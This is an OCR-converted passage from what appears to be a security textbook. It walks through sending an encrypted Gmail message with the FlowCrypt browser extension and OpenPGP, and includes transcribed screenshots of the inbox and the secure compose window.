
FlowCrypt is end-to-end email encryption software configured with OpenPGP for securing emails and attachments in Google mail (G Suite/Business/Enterprise). It allows the encryption/decryption of outgoing/incoming emails on user devices with private/public keys for accessing data.

Follow the steps below for sending and retrieving an encrypted mail (Gmail) using the FlowCrypt browser extension on Chrome or Firefox with OpenPGP:

- Open the browser and enable Open PGP. Install and configure the FlowCrypt browser extension.

At the Sender's End


- Log in to the Gmail account from *https://mail.google.com* using the same browser.


https://mail.google.com/mail/u/1/#inbox
Gmail
Search mail
Secure Compose
Compose
Inbox
Starred
Snoozed
Sent
Primary
Social
Promotions 1 new
FlowCrypt
1–4 of 4

attest — FlowCrypt Email Attest Message - This message was sent to verify that your email address is correc... 12:06 PM
me — Your FlowCrypt Backup - This email contains a key backup. It will help you access your encrypted me... 12:06 PM
Google — Security alert - FlowCrypt Browser Extension was granted access to your Google Account flowcrypt... 11:54 AM
Google Community Te. — FlowCrypt, welcome to your new Google Account - Hi FlowCrypt, Thank you for creating a Google Ac... 11:33 AM

Figure 20.45: Screenshot of a Gmail inbox on a browser with FlowCrypt (OpenPGP)


- Select the **Secure Compose** icon in the left pane. A **New Secure Message** compose mailbox pops up, as shown in the screenshot below:


https://mail.google.com/mail/u/1/#inbox
Gmail
Search mail
Secure Compose
Compose
Inbox
Starred
Snoozed
Sent
Drafts
FlowCrypt
No recent chats
Start a new one
Primary
Social
Promotions 1 new
FlowCrypt
1–6 of 6
cryptup-backup...
0 GB (0%) of 15 GB used
Manage
Terms · Privacy · Program Policies
New Secure Message
Add Recipient
Subject
Encrypt and Send

me, mil — Fish Market Sunday! - -----BEGIN PGP MESSAGE----- Version: Flow
Human at FlowCrypt — Re: FlowCrypt Feedback from flowcrypt.docs@gmail.com - (pleas
attest — FlowCrypt Email Attest Message - This message was sent to verif
me — Your FlowCrypt Backup - This email contains a key backup. It will
Google — Security alert - FlowCrypt Browser Extension was granted access
Google Community Te. — FlowCrypt, welcome to your new Google Account - Hi FlowCrypt,

Figure 20.46: Screenshot of a New Secure Message pop-up

- Enter the recipient's email address in the **Add Recipient** field (**New Secure Message**).



New Secure Message
Add Recipient
Subject

human@flowcrypt.com

Figure 20.47: Screenshot showing the addition of a recipient name

Note: If the recipient's name is displayed in green in the compose mailbox, the recipient also accesses their browser with FlowCrypt installed.

- Add a **Subject** and **Body** (add attachments, if any) for the email.



https://mail.google.com/mail/u/1/#
Gmail
Search mail
Secure Compose
Compose
Inbox 3
Starred
Snoozed
Sent
FlowCrypt
Primary
Social
0 GB (0%) of 15 GB used
Manage
Terms · Privacy
No recent chats
Start a new one
New Secure Message
Add Recipient
